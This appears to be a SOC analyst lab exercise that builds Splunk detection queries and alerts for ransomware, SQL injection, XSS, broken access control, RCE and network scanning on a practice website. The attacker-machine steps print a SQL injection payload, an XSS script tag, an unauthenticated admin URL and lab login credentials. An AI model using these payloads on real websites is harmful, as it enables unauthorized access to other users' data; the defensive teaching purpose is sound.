- plaintext file has been encrypted with the **.txt.jcrypt** extension.(file name **IMP.txt.jcrypt**)

You will observe that the earlier plaintext has been encrypted and is now unreadable.



|Analyst machine|


Set Alert SplunkForward

query in the Search textbox of Splunk to detect ransomware

```
host=WEBSERVER2022 sourcetype="WinEventLog:Security"
(EventCode=4674 OR EventCode=4688 OR EventCode=4689)
Message="An operation was attempted on a privileged object" |table
time, Account_Name, Process_Name
```

- ✓ This Splunk query focuses on identifying actions that might indicate unauthorized attempts to escalate privileges or create new processes, which are behaviors commonly associated with ransomware attacks.
- ✓ The query extracts and displays the timestamp, account name, and process name associated with these events for further investigation and potential detection of ransomware activity

➤ View result.



Triggered Alerts

Filter


App Owner Severity

Alert name

Showing 1 - 2 of 2 results

☐	Time	Alert name	App	Type	Severity	Mode	Actions
☐	2024-08-29 05:09:03 Pacific Daylight Time	Ransomware Attack Alert	SplunkForwarder	Real-time	Critical	Per Result	View Results Edit Search Delete
☐	2024-08-29 05:06:51 Pacific Daylight Time	Ransomware Attack Alert	SplunkForwarder	Real-time	Critical	Per Result	View Results Edit Search Delete

- The results will be shown. You will notice that a suspicious process named **WindowsFormsApp1.exe** in the folder path **C:\Safe_Folder\EncrypterPOC-main\WindowsFormsApp1\bin\Debug** is displayed in the results. In this way, you can create a use case and generate alerts for ransomware execution attempts. After receiving the alert, you should analyze and perform an initial investigation to confirm and escalate the incident.



New Search

host=WEBSERVER2022 sourcetype=WinEventLog:Security (EventCode=4674 OR EventCode=4688 OR EventCode=4689) Message=An operation was attempted on a privileged object | table _time, Account_Name, Process_Name

✓ 104 events (8/28/24 5:00:00.000 AM to 8/29/24 5:16:40.000 AM) No Event Sampling Job

Events Patterns **Statistics (104)** Visualization

20 Per Page ✓ Format Preview

_time	Account_Name	Process_Name
2024-08-29 03:18:11	LOCAL SERVICE	C:\Windows\System32\lsass.exe
2024-08-29 03:18:11	LOCAL SERVICE	C:\Windows\System32\lsass.exe
2024-08-29 03:18:11	LOCAL SERVICE	C:\Windows\System32\lsass.exe
2024-08-29 03:18:11	LOCAL SERVICE	C:\Windows\System32\lsass.exe
2024-08-29 03:18:06	LOCAL SERVICE	C:\Windows\System32\lsass.exe
2024-08-29 03:18:06	LOCAL SERVICE	C:\Windows\System32\lsass.exe
2024-08-29 03:18:06	LOCAL SERVICE	C:\Windows\System32\lsass.exe
2024-08-29 03:18:06	LOCAL SERVICE	C:\Windows\System32\lsass.exe
2024-08-29 05:09:02	Administrator	C:\Safe_Folder\EncrypterPOC-main\WindowsFormsApp1\bin\Debug\WindowsFormsApp1.exe

SQL INJECTION

A **SQL injection attack** targets web applications by manipulating SQL queries to gain unauthorized access to databases or exfiltrate sensitive data. Detecting this attack at the application level is vital for preventing data breaches and securing critical systems. Using Splunk, **SOC analysts** can create a use case to monitor web server IIS logs and application data for signs of SQL injection attempts, such as unusual query patterns, unexpected database errors, or suspicious user input.

Scenario

The presence of specific patterns or signatures in the IIS logs denotes the SQL injection attempts. You can identify such patterns and create alerts to detect SQL injection attempt. As a SOC analyst, you should be able to identify the monitoring need, event source, and minimum configuration needed to detect these types of attempts.

[Analyst machine]

Set Alert in SplunkForward

Query in the Search textbox of Splunk to detect attempt of SQL Injection on LuxuryTreats website on web server

```
host=WEBSERVER2022 sourcetype=iis | eval cs_uri_query =  
urldecode(cs_uri_query) | regex cs_uri_query ="/(\%27)|(\')|(--)|(\%23)|(\#)/ix" |  
iplocation c_ip | table _time cs_uri_query cs_User_Agent c_ip
```

Change the time to **5 minute window**

View results


The screenshot shows the Splunk Search interface. The search query is: `host=WEBSERVER2022 sourcetype=iis | eval cs_uri_query = urldecode(cs_uri_query) | regex cs_uri_query ="/(\%27)|(\')|(--)|(\%23)|(\#)/ix" | iplocation c_ip | table _time cs_uri_query cs_User_Agent c_ip`. The results are displayed in a table with columns: `_time`, `cs_uri_query`, `cs_User_Agent`, and `c_ip`. The first result shows a timestamp of 2024-07-31 23:17:23, a query string `Id=ORD-001 ' or 1=1;--`, a user agent `Mozilla/5.0+ (X11;+Ubuntu;+Linux+x86_64;+rv:122.0)+Gecko/20100101+Firefox/122.0`, and an IP address of 10.10.10.56.

_time	cs_uri_query	cs_User_Agent	c_ip
2024-07-31 23:17:23	Id=ORD-001 ' or 1=1;--	Mozilla/5.0+ (X11;+Ubuntu;+Linux+x86_64;+rv:122.0)+Gecko/20100101+Firefox/122.0	10.10.10.56

In this way, you can create use case and generate alerts for SQL injection attempts. After receiving alert, you should analyze and perform initial investigation to confirm and escalate the incident.

Execute Ransomware Attack


- type the complete URL www.luxurytreats.com or <http://www.luxurytreats.com> as mentioned.




- website login using following credential:

USERNAME: bob **PASSWORD:** Passw0rd

- Hover mouse on left corner of the website click on **My Orders**.
- List of orders will be displayed, click on Order Id **ORD-001**.
- Now to demonstrate **SQL Injection**, alter the URL in previous step as follows. <http://www.luxurytreats.com/OrderDetail.aspx?id=ORD-001 ' or 1=1;--> and press **Enter**.



- This trick will fetch the order details of the other users.



- ✓ This is possible because website is vulnerable to SQL injection attacks. When attacker passes such type of SQL injection specific query, it will bypass the security mechanism (authentication) imposed by the application and reveals sensitive data.

XSS ATTACKS

An **XSS attack** allows attackers to inject malicious scripts into web pages, potentially compromising user data, hijacking sessions, or defacing websites. Detecting XSS attempts at the application level is essential for safeguarding web applications and user interactions. Using Splunk, SOC analysts can create a use case to monitor application logs for indicators of XSS attacks, such as suspicious script tags, unusual URL parameters, or input containing malicious code.

Scenario

The presence of specific patterns or signatures in the IIS logs denotes the XSS attempts. You can identify such patterns and create alerts to detect XSS attempt. As a SOC analyst, you should be able to identify the monitoring need, event source, and minimum configuration needed to detect these types of attempts.

|Analyst machine|

Set Alert in SplunkForward

Query in the Search textbox of Splunk to detect attempt of XSS Attack on LuxuryTreats website on **web server**

```
host=WEBSERVER2022 sourcetype=iis "%3CSCRIPT" OR "Javascript" OR "Alert" OR "3C%2Fscript"
```

Change the time to **5 minute window**

XSS Attack alert will be fired and can be seen in the Triggered Alerts window.

View results


The screenshot displays the Splunk Forwarder interface. At the top, the search bar contains the query: `host=WEBSERVER2022 sourcetype=iis "%3CSCRIPT" OR "Javascript" OR "Alert" OR "3C%2Fscript"`. Below the search bar, the results are shown in a table format. The table has columns for Time and Event. The event details show a log entry from WEBSERVER2022, specifically from the file `C:\inetpub\logs\logfiles\W3SVC2\w_ex240801.log`, with a sourcetype of `iis`. The event content includes a URL with a script tag: `http://www.luxurytreats.com/Contactus.aspx?__EVENTTARGET=&__EVENTARGUMENT=&__VIEWSTATE=%2FwEPDwULLTE1Ndc1NjkxMDkGA1FH19FQ29udhJvbHNSZXF1aXJlUG9zdEJhY2tLZX1FXxYCBRTjdGwMcRIZWfKtG9naW5TdG90dXMy3RSMDEFG2N0bDdwJeh1YWRmb2dob1N0YXR1cyRjdGwMcWUTY3RSMdAKSGVhZExvZ21uVn1ldw8PZAI2PaFMRcFNje8kV3fZ9sTaktMHJQk4IE5cJW52BBUsKrr&__VIEWSTATEGENERATOR=46798EB0&__EVENTVALIDATION=%2FwEdAAx6Igm1B5uy08k1xbCFJXx7cXyS0wrJ011BFuYH4rnhFTy2AOMdskWxcMng48bgtYrhuN8nm7XWHM1n4SBcn8%2B1D31KL58yU1d%2Bcbj041TVf%2BrtBj6%2FhNF0wY1j9NwXtQ1m7hNg2s85LAs2FUSoh1o&ct100%24BodyContentPlaceholder%24txtEma`. The event is timestamped 7/31/24 at 11:57:42.000 PM.

- In this way, you can create use case and generate alerts for XSS attack attempts. After receiving alert, you should analyze and perform initial investigation to confirm and escalate the incident.

|Attacker Machine


Execute Ransomware Attack

- Luxurytreats home page appears. Click on **Contact** menu.




- You will be redirected to contact page of **luxurytreats**. Type valid email address in **Email:** textbox and type the following script in the Comment textbox. Click **Save Comment**.

<Script>alert("You are hacked");</Script>



- A pop-up appears on the page displaying a message You are hacked. Click OK. This demonstrates successful execution of XSS attack.



End of the Exercise

In this exercise you have learnt how to create Splunk SIEM use case for detecting XSS attempts

BROKEN ACCESS CONTROL ATTACK

Broken Access Control occurs when attackers exploit vulnerabilities to bypass user authorization mechanisms, gaining access to restricted resources or functionalities. Detecting these attacks at the application level is crucial for preventing unauthorized access to sensitive data and functions. Using Splunk, **SOC analysts** can create a use case to monitor application logs for signs of broken access control attempts, such as unauthorized access to restricted URLs, forced browsing, or privilege escalation actions.

Scenario

The presence of specific patterns or signatures in the IIS logs indicates Broken Access Control attempts. You can identify such patterns and create alerts to detect these attempts. As a SOC analyst, you should be able to identify the monitoring needs, event sources, and minimum configurations needed to detect these types of attempts.

|Analyst machine|

Set Alert in SplunkForward

Query in the Search textbox of Splunk to detect attempt at **Broken Access Control** on the **LuxuryTreats** website on web server

```
host=WEBSERVER2022 sourcetype=iis cs_method=GET  
cs_uri_stem="/Admin/AdminOrders.aspx" AND NOT cs_username="admin"
```

Change the time to **5 minute window**

The **Broken Access Control Attack** alert will be fired and can be seen in the Triggered Alerts window.

View results


The screenshot shows the Splunk Forwarder interface. The search bar contains the query: `host=WEBSERVER2022 sourcetype=iis cs_method=GET cs_uri_stem="/Admin/AdminOrders.aspx" AND NOT cs_username="admin"`. The search results show a single event from 8/1/24 at 12:09:54:00 AM. The event details are as follows:

i	Time	Event
>	8/1/24 12:09:54.000 AM	2024-08-01 07:09:54 10.10.10.12 GET /Admin/AdminOrders.aspx - 80 - 10.10.10.56 Mozilla/5.0+(X11;Ubuntu;Linux;x86_64;rv:122.0)*Gecko/20100101*Firefox/122.0 - http://www.luxurytreats.com/Admin/ www.luxurytreats.com 200 0 0 4141 419 1556 host = WEBSERVER2022 source = C:\inetpub\logs\logfiles\W3SVC2\i_u_ex240801.log sourcetype = iis


In this way, you can create a use case and generate alerts for Broken Access Control attack attempts. After receiving an alert, you should analyze and perform an initial investigation to confirm and escalate the incident

Execute Broken Access Control


- Browse complete URL **www.luxurytreats.com** or **http://www.luxurytreats.com** as mentioned
- Go to the address bar, type the following **http://www.luxurytreats.com/Admin** and press **Enter**.



- Go to the address bar, type the following **http://www.luxurytreats.com/Admin** and press **Enter**.



- The **Admin** page appears without logging in as admin, indicating that the LuxuryTreats website is vulnerable to Broken Access Control. Now, click on the **AdminOrders.aspx** link.



- The **List of Orders** page appears, displaying a list of orders being processed and their details.

REMOTE CODE EXECUTION ATTACK

An **RCE attack** allows attackers to run arbitrary code on a target application, often leading to application crashes or unauthorized system access. Detecting these attacks at the application level is vital for maintaining system integrity and preventing exploitation. Using Splunk, **SOC analysts** can create use cases to monitor application logs for indicators of RCE attempts, such as abnormal application behavior, unexpected crash reports, or unusual input patterns.

Scenario

The presence of specific patterns or signatures in the Windows application logs indicates application crash attempts using remote code execution. As a SOC analyst, understanding application crashes such as those involving the MSMQ (Microsoft Message Queuing) service, can help you identify indications of compromise (IoCs) and potential root causes.

[Analyst machine]

Set Alert in SplunkForward

Query in the Search textbox of Splunk to detect attempt of **Remote Code Execution Attack** on LuxuryTreats website on web server

```
host=WEBSEVER2022 sourcetype="WinEventLog:Application" (EventCode=1000 OR EventCode=1001) "mqsvc.exe" | bin _time span=5m | stats count by _time, ComputerName, TaskCategory, Faulting_application_path, SourceName, EventCode | where count >= 1
```

Change the time to **5 minute window**

Remote Code Execution Attack alert will be fired and can be seen in the Triggered Alerts window.

View results

The screenshot shows the Splunk Forwarder interface. At the top, there's a navigation bar with 'splunk>enterprise' and various menu items. Below it, the 'New Search' section displays the search query: `host=WEBSEVER2022 sourcetype="WinEventLog:Application" (EventCode=1000 OR EventCode=1001) "mqsvc.exe" | bin _time span=5m | stats count by _time, ComputerName, TaskCategory, Faulting_application_path, SourceName, EventCode | where count >= 1`. The results section shows a table with the following data:

_time	ComputerName	TaskCategory	Faulting_application_path	SourceName	EventCode	count
2024-08-01 00:25:00	WebServer2022	Application Crashing Events	C:\Windows\system32\mqsvc.exe	Application Error	1000	1

In this way, you can create use cases and generate alerts for application crash attempts using remote code execution. After receiving an alert, you should analyze and perform an initial investigation to confirm and escalate the incident.

- [illegible]

- ## End of the Exercise

PAGE 24

NETWORK SCANNING ATTACKS

Network scanning attempts are often precursors to more serious attacks, as attackers seek to identify open ports, services, and vulnerabilities within a network. Detecting these activities at the network level is crucial for proactive defense measures. Using Splunk, SOC analysts can create a use case to monitor network traffic and logs for signs of scanning activities, such as unusual patterns of traffic directed at multiple hosts, rapid port scanning, or repetitive connection attempts.

Scenario

Snort IDS uses signature-based detection technique to detect network scanning attempt. The presence of specific patterns or signatures in the Snort IDS logs denotes specific network scanning attempts. You can identify such patterns and create alerts to detect network scanning attempt. As a SOC analyst, you should be able to identify the monitoring need, event source, and minimum configuration needed to detect these types of attempts.

|Analyst machine|

Set Alert in SplunkForward

Query in the Search textbox of Splunk to detect attempt of Network Scanning attack on LuxuryTreats website on web server

```
host=WEBSERVER2022 source=ids 10.10.10.12 "TCP Scan Attempted"
```

```
host=WEBSERVER2022 source=ids 10.10.10.12 " Xmas Scan Attempted "
```

